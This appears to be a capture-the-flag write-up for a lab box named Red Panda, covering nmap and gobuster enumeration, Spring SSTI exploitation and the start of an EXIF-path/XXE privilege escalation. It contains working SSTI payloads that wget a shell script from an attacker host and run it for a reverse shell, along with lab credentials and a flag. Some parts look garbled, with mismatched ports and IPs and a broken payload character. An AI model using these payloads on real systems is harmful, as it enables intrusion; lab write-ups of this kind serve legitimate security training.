



Path of Exploitation

Foothold: SSTI for foothold and user

User: SSTI

root: xml xxe into credits file

Creds

Username	Password	Description
woodenk	RedPandaRule	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Jul 9 15:00:45 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.129.196.24
Nmap scan report for 10.129.196.24
Host is up, received echo-reply ttl 63 (0.033s latency).
Scanned at 2022-07-09 15:00:47 EDT for 52s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack     ttl 63      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:a6 (RSA)
|   ssh-rsa
| AAAAB3NzaC1yc2EAAAADAQABAAQGC82vTun1hMq1qUfN+Lwih4g8rS3jaMjDQdhfdT8vEQ67urtQIYPszlNtkCDn6Mnc8f1bd/7Zz4r8Lr1iNe/Afk6LJqTt30WewzS2a1TpCrEbvoileYAL/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGk3Qm90YdcEEg1i+kQ/ng3+GaFrGJ
| jxqYw1LXyXN1f7j9xGZf27rKEZor0/9HOH9Y+5ru184QQjW/ir+LEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2YPotnOGBBj8z3ef+fQzj/Cq7OGRR96ZBF3j100B/Waw/RI19qd7+ybNXf/gBzptEYXujySQZSu92Dwi231tx3BoLE6hpQ2uVVA8VBLF0KXEST3ZJVM5As
| U3ogUNCXtY7krjqpPe68Zry+lrbeska1bIGP2rqLEgtpKhZ14UaOCH9/vpMYfD5Kr24aMXvZBDK1Gj50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmJ=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkws1fFwTrwUtQB3NXEHTAFz1GDfCgBV7B9Hp6GQMPGQXqMk7nnveASvUz0D7ug5n94A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OMS/utlo15mJajysEsV4zb/L0Bj1lkxMPadPvR
8888/tcp  open  http-proxy  syn-ack     ttl 63
| fingerprint-strings:
|_GetRequest:
|   HTTP/1.1 200
|   Content-Type: text/html;charset=UTF-8
|   Content-Language: en-US
|   Date: Sat, 09 Jul 2022 19:01:13 GMT
|   Connection: close
|_<!DOCTYPE html>
|_<html lang="en" dir="ltr">
|_<head>
|_<meta charset="utf-8">
|_<meta author="woodenk">
|_<!--Codepen by khr2003: https://codepen.io/khr2003/pen/BGZdXw -->
|_<link rel="stylesheet" href="css/panda.css" type="text/css">
|_<link rel="stylesheet" href="css/main.css" type="text/css">
|_<title>Red Panda Search | Made with Spring Boot</title>
|_</head>
|_<body>
|_<div class="pande">
|_<div class="ear left"></div>
|_<div class="ear right"></div>
|_<div class="whiskers left">
|_<span></span>
|_<span></span>
|_<span></span>
|_</div>
|_<div class="whiskers right">
|_<span></span>
|_<span></span>
|_<span></span>
|_</div>
|_<div class="face">
|_<div class="eye
|_HTTPOptions:
|_HTTP/1.1 200
|_Allow: GET,HEAD,OPTIONS
|_Content-Length: 0
|_Date: Sat, 09 Jul 2022 19:01:13 GMT
|_Connection: close
|_RTSPRequest:
|_HTTP/1.1 400
|_Content-Type: text/html;charset=utf-8
|_Content-Language: en
|_Content-Length: 435
|_Date: Sat, 09 Jul 2022 19:01:13 GMT
```

```



Connection: close
|
| <doctype html> <html lang="en"><title>HTTP Status 400
|   Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525076;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;}.line {height:1px;background-color:#525076;border:none;}</style></head><body><h1>HTTP Status 400
|   Request</h1></body></html>
|_http-title: Red Panda Search | Made with Spring Boot
|_http-methods:
|_Supported Methods: GET HEAD OPTIONS
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Por8080-TCP:V=7.92U=7ND=79/Time=62C908B8U=885_64-p=linux-gnuR(Get
SF:Request,690,"HTTP/1.1,x20200|x20\r\nContent-Type:\x20text/html;charset
SF:=UTF-8\r\nContent-Language:\x20en-US\r\nDate:\x20Sat,\x2009\x20Jul\x202
SF:022\x2019:01:13\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html\x20lang="en"\x20dir="ltr">\n\x20\x20<head>\n\x20\x20\x20\x20\x
SF:20<meta\x20charset="utf-8">\n\x20\x20\x20\x20<meta\x20author="wooden
SF:_k">\n\x20\x20\x20\x20<!--Codepen\x20by\x20khr2003:\x20https://codepen
SF:_.io/khr2003/pen/86G2dXw\x20-->\n\x20\x20\x20\x20<link\x20rel="stylesheet
SF:et"\x20href="css/panda.css"\x20type="text/css">\n\x20\x20\x20\x20\x20
SF:<link\x20rel="stylesheet"\x20href="css/main.css"\x20type="text/cs
SF:s">\n\x20\x20\x20\x20<title>Red\x20Panda\x20Search\x20|\x20Made\x20w
SF:ith\x20Spring\x20Boot</title>\n\x20\x20</head>\n\x20<body>\n\x20\x20\x
SF:20\x20\x20<div\x20class="panda">\n\x20\x20\x20\x20\x20\x20<div\x20class
SF:="ear\x20left"></div>\n\x20\x20\x20\x20\x20\x20<div\x20class="ear\x20ri
SF:ght"></div>\n\x20\x20\x20\x20\x20\x20\x20<div\x20class="whiskers\x20left">\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span>\n\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20<div>\n\x20\x20\x20\x20\x2
SF:0\x20\x20<div\x20class="whiskers\x20right">\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20
SF:0\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20</d
SF:iv>\n\x20\x20\x20\x20\x20\x20<div\x20class="face">\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20<div\x20class="eye">\r(HTTPOptions,75,"HTTP/1.1,x20200|x2
SF:0\r\nAllow:\x20GET,HEAD,OPTIONS\r\nContent-Length:\x200\r\nDate:\x20Sat
SF:,\x2009\x20Jul\x202022\x2019:01:13\x20GMT\r\nConnection:\x20close\r\n\r
SF:n")\r(RTSPRequest,24E,"HTTP/1.1,x20400|x20\r\nContent-Type:\x20text/h
SF:tml;charset=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\
SF:r\nDate:\x20Sat,\x2009\x20Jul\x202022\x2019:01:13\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n<doctype\x20html>\n<html\x20lang="en"><head><title>HT
SF:TP\x20Status\x20400\x20.x20.x80.x93\x20Bad\x20Request</title><style\x20
SF:type="text/css">body\x20font-family:Tahoma,Arial,sans-serif;\x20h1,
SF:\x20h2,\x20h3,\x20b\x20color:white;background-color:#525076;\x20h1\x2
SF:0font-size:22px;\x20h2\x20font-size:16px;\x20h3\x20font-size:14px;
SF:;\x20p\x20font-size:12px;\x20a\x20color:black;\x20.line\x20height
SF:1px;background-color:#525076;border:none;}</style></head><body><h1>HTT
SF:P\x20Status\x20400\x20.x20.x80.x93\x20Bad\x20Request</h1></body></html>
SF:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 9 15:01:39 2022 -- 1 IP address (1 host up) scanned in 53.95 seconds

```

Web Enumeration





and visiting the images adds to the count in the exports every minute or so..

gobuster

```
kali@kali:~$ gobuster dir -u http://10.10.11.170:8080/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.11.170:8080/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Timeout:         10s
=====
2022/07/12 15:56:19 Starting gobuster in directory enumeration mode
=====
/search              (Status: 405) (Size: 117)
/stats               (Status: 200) (Size: 987)
/error               (Status: 500) (Size: 86)
```

not much here...

so lets fuzz the search field

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 1566
Cache-Control: max-age=0
```


```
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=!@#$%^&*()*
```

few things isn't allowing certain characters %, \$ _

lets try ssti


hmm... acting really weird.. but def ssti



tried with bunch of payloads and finally found this

```
*{T(java.lang.System).getenv()})
```

the star seems to give success



now lets just wget or curl a web shell and then execute
i used [this github repo](#) to generate the payloads with ease.

wget <http://10.10.14.178/shell.sh>

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 1566
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=*
(T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(116))).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(58)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(55)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(15)).concat(T(java.lang.Character).toString(104))).getInputStream())
```

bash shell.sh

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 680
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=*
(T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104))).getInputStream())
```

set up nc listener and get shell on box as woodenk

user.txt

```
woodenk@redpanda:~$ cat user.txt
30169c57507993e9419d898be3cf3286
```

enumeration

```
woodenk@redpanda:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*                LISTEN      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                -
tcp6       0      0 :::22                   :::*                      LISTEN      -
tcp6       0      0 :::8080                  :::*                      LISTEN      897/java
udp6       0      0 :::68                    :::*                      -
```

ok so looks like mysql is running lets see what we can find... any creds.???

```
woodenk@redpanda:/opt$ grep -iR mysql /

...[snip]...

/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java:        conn = DriverManager.getConnection("jdbc:mysql
woodenk@redpanda:/opt$                                     ://localhost:3306/red_panda", "woodenk", "RedPandaRule");

...[snip]...
```

woodenk:RedPandaRule ⇒ [00 - Loot > Creds](#)

ok. since this is a java box lets also take a look at all the java files as well

```
woodenk@redpanda:~$ find / -name *.java -ls 2>/dev/null
25068      8 -rw-rw-r-- 1 root  root    4942 Dec 14 2021 /opt/panda_search/.mvn/wrapper/MavenWrapperDownloader.java
25077      4 -rw-rw-r-- 1 root  root     230 Dec 14 2021 /opt/panda_search/src/test/java/com/panda_search/htb/panda_search/PandaSearchApplicationTests.java
25084      4 -rw-rw-r-- 1 root  root    1800 Jun 14 14:09 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/RequestInterceptor.java
25086      8 -rw-rw-r-- 1 root  root    4321 Jun 20 13:02 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java
25085      4 -rw-rw-r-- 1 root  root     779 Feb 21 18:04 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/PandaSearchApplication.java
42587      8 -rw-rw-r-- 1 root  root    4942 Apr  8 13:40 /opt/credit-score/LogParser/final/.mvn/wrapper/MavenWrapperDownloader.java
40965      4 -rw-rw-r-- 1 root  root     285 Apr  8 11:13 /opt/credit-score/LogParser/final/src/test/java/com/logparser/AppTest.java
41274      4 -rw-rw-r-- 1 root  root    3707 Jun 20 15:43 /opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java
34044      4 drwxr-xr-x 3 root  root     4096 Jun 14 14:35 /etc/.java
```

now lets take a look at them...

/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java

```
public class App {
    public static Map parseLog(String line) {
        String[] strings = line.split("\\\\|");
        Map map = new HashMap<>();
        map.put("status_code", Integer.parseInt(strings[0]));
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);
        return map;
    }

    public static boolean isImage(String filename){
```

```

        if(filename.contains(".jpg"))
        {
            return true;
        }
        return false;
    }
    public static String getArtist(String uri) throws IOException, JpegProcessingException
    {
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
        File jpgFile = new File(fullpath);
        Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
        for(Directory dir : metadata.getDirectories())
        {
            for(Tag tag : dir.getTags())
            {
                if(tag.getTagNames() == "Artist")
                {
                    return tag.getDescription();
                }
            }
        }
    }
    return "N/A";
}

public static void addViewTo(String path, String uri) throws JDOMException, IOException
{
    SAXBuilder saxBuilder = new SAXBuilder();
    XMLOutputter xmlOutput = new XMLOutputter();
    xmlOutput.setFormat(Format.getPrettyFormat());
    File fd = new File(path);
    Document doc = saxBuilder.build(fd);
    Element rootElement = doc.getRootElement();
    for(Element el: rootElement.getChildren())
    {
        if(el.getName() == "image")
        {
            if(el.getChild("uri").getText().equals(uri))
            {
                Integer totalviews = Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
                System.out.println("Total views:" + Integer.toString(totalviews));
                rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
                Integer views = Integer.parseInt(el.getChild("views").getText());
                el.getChild("views").setText(Integer.toString(views + 1));
            }
        }
    }
    BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
    xmlOutput.output(doc, writer);
}

public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
    File log_fd = new File("/opt/panda_search/redpanda.log");
    Scanner log_reader = new Scanner(log_fd);
    while(log_reader.hasNextLine())
    {
        String line = log_reader.nextLine();
        if(!isImage(line))
        {
            continue;
        }
        Map parsed_data = parseLog(line);
        System.out.println(parsed_data.get("uri"));
        String artist = getArtist(parsed_data.get("uri").toString());
        System.out.println("Artist: " + artist);
        String xmlPath = "/credits/" + artist + "_creds.xml";
        addViewTo(xmlPath, parsed_data.get("uri").toString());
    }
}
}
}

```

ok. so it splits the log at || into status_code, ip, user_agent, and uri
it takes the image and loads its uri and gets the metadata from the Artist field
and then opens the /credits/ artist + _creds.xml file and adds to the views.

ok.. so lets build the attack..
first get a jpg.

i just downloaded one from the site.. and then ran exiftool

```
curl http://10.10.14.170/img/greg.jpg -O
```

```

kali@kali:~$ exiftool greg.jpg
ExifTool Version Number      : 12.40
File Name                    : greg.jpg
Directory                    : .
File Size                    : 100 KiB
File Modification Date/Time   : 2022:07:12 16:13:33-04:00
File Access Date/Time        : 2022:07:12 16:13:39-04:00
File Inode Change Date/Time   : 2022:07:12 16:13:33-04:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Big-endian (Motorola, MM)
Orientation                   : Horizontal (normal)
Artist                       : woodenk
...[snip]...

```

then updated the Artist field with the name of the xml file without "_creds.xml"

```

kali@kali:~$ exiftool -overwrite_original -Artist=../home/woodenk/getkey greg.jpg
Warning: [minor] Ignored empty rdf:Bag list for Iptc4xmpExt:LocationCreated - greg.jpg
1 image files updated

```

```

kali@kali:~$ exiftool greg.jpg
ExifTool Version Number      : 12.40
File Name                    : greg.jpg

```

```
Directory      : .
File Size      : 100 KiB
File Modification Date/Time : 2022:07:12 16:16:21-04:00
File Access Date/Time      : 2022:07:12 16:16:21-04:00
File Inode Change Date/Time : 2022:07:12 16:16:21-04:00
